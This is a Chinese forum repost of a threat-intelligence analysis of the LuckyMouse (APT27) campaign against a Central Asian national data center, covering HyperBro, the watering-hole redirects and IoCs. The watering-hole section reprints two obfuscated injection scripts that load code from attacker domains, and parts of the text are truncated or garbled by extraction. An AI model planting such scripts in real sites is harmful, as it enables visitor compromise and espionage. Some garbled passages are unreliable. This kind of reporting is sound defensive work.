angel010 / 2018-06-17 15:58:35 / 浏览数 4086 技术文章 技术文章 顶(0) 踩(0)

简介

2018年3月,研究人员检测到攻击中亚国家数据中心的活动,该活动自2017年秋开始。攻击者会获取政府数据中心的访问权限,而且这种访问权限会被滥用,比如在政府官

运营者使用HyperBro木马作为最后一阶段内存内远程管理工具 (remote administration

tool, RAT)。这些模块的时间戳从2017年12月到2018年1月之间都有。反检测工具和解压器使用Metasploit的shikata_ga_nai编码器作为LZNT1压缩。

Kaspersky实验室检测到的样本有Trojan.Win32.Generic, Trojan-Downloader.Win32.Upatre和Backdoor.Win32.HyperBro。

运营者


根据攻击活动所使用的工具和技术,研究人员认为该攻击活动与中国的APT组织LuckyMouse(APT 27)有关。另外, C2域名update.iaacstudio [.] com在之前的攻击活动中使用过。本次攻击活动中发现的工具, HyperBro Trojan,经常被各种讲中文的攻击者使用。

恶意软件传播方式

针对数据中心的攻击中使用的初始感染向量尚不清楚。即使我们观察到LuckyMouse使用带有CVE-2017-118822 (Microsoft Office公式编辑器,自2017年12月以来被讲中文的攻击者广泛使用)的武器化文档,我们也无法证明它们与此特定攻击有关。攻击者可能使用水坑来感染数据中心员工。

此攻击中使用的主要C2是bbs.sonypsps [.]

com,它解析的IP地址属于乌克兰ISP网络,为使用固件版本6.34.4(2016年3月起)的Mikrotik路由器,SMBv1处于开启状态。我们怀疑此路由器是作为攻击的一部分被黑 [.] com域名在GoDaddy上于2017-05-05更新,有效期至2019-03-13。




HTTP/1.1 200 OK

Connection: Keep-Alive Content-Length: 7024 Content-Type: text/html



Date: Fri, 23 Mar 2018 07:34:37 GMT

Expires: 0



MikrotikSMB

SMB Status

Authentication: disabled


SMB Version: 1

Capabilities: large-files,nt-smb,nt-status,nt-find

光 先知社区

2017年3月,Wikileaks发布了一个名为ChimayRed的影响Mikrotik的漏洞的详细信息。但是,根据文档,它不适用于高于6.30的固件版本。该路由器使用的版本为6.34。从2017年11月中旬开始,受感染的数据中心中就有一些HyperBro的痕迹。此后不久,该国不同的用户开始被重定向到恶意域名update.iaacstudio [.]com。这些事件表明,感染HyperBro的数据中心和水坑攻击已连成一线。

恶意软件行为



权应则所象。不同的测色显示二个存成的模块:自然应用程序(蓝色),后动程序(绿色)和解压缩程序与不与(红色)
初始模块会释放三种典型的讲中文攻击者的文件:用于DLL侧载的合法Symantec
pcAnywhere(IntgStat.exe),.dll启动程序(pcalocalresloader.dll)和最后一个阶段的解压缩程序(thumb.db)。作为所有这些步骤的结果,最后阶段的木马被注入到
使用臭名昭著的Metasploit的shikata_ga_nai编码器混淆的启动模块对于所有释放器都是一样的。生成的去混淆代码执行典型的侧加载:它将内存中的pcAnywhere镜像修改这个Metasploit的编码器混淆了启动程序代码的最后部分,启动代码解析必要的API并将thumb.db映射到同一进程的(pcAnywhere)内存中。映射的thumb.db中的第一

水坑攻击

这些网站遭到入侵,将访问者重定向到ScanBox和BEeF。这些重定向是通过添加两个使用类似于Dean Edwards的工具混淆的恶意脚本来实现的。

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a))35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returndd[e]}];e=function(){return'\\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\\b'+e(c)+'\\\b','g'),k[c]);returnp;}('2.4(\\'6\\')[0].7(2.9(\\'3\\')).5=\\'d://a-f.e:g/b.8/c/?1\\';',17,17,'||document|script|getElementsByTagName|src|head|appendChild||createElement|windows|scanv1|i|https|tk|updata|443'.split('|'),0,{}))</pre>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a))35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\\b'+e(c)+'\\\b','g'),k[c]);returnp;}('4.5(\\'<03="1://2-9.a:8/6.7"></0>\\');',11,11,'script|https|google|src|document|write|hook|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvalate|scanvala
```

图 遭到入侵的政府网页上的脚本

总结

LuckyMouse最近非常活跃。这个活动的TTP对于说中文的攻击者来说非常普遍,他们通常会为RAT(HyperBro)提供新的壳(本例中使用了shikata_ga_nai保护的启动程序。 最不寻常和有趣的一点是目标,因为国家数据中心是一种宝贵的数据来源,所以也可能被滥用来危害官方网站。另一个有趣的地方是Mikrotik路由器,我们认为它是专门因证

IoC

Droppers 22CBE2B0F1EF3F2B18B4C5AED6D7BB79 0D0320878946A73749111E6C94BF1525

Launcher

ac337bd5f6f18b8fe009e45d65a2b09b

HyperBro in-memory Trojan 04dece2662f648f619d9c0377a7ba7c0

Domains and IPs bbs.sonypsps[.]com update.iaacstudio[.]com wh0am1.itbaydns[.]com google-updata[.]tk windows-updata[.]tk

https://securelist.com/luckymouse-hits-national-data-center/86083/

https://www.bleepingcomputer.com/news/security/chinese-cyber-espionage-group-hacked-government-data-center/

点击收藏 | 0 关注 | 1

上一篇:【译】Metasploit:<u>搭建开发环境</u>下一篇:通过可写文件获取root权限的方法

- 1. 0 条回复
 - 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> <u>友情链接</u> <u>社区小黑板</u>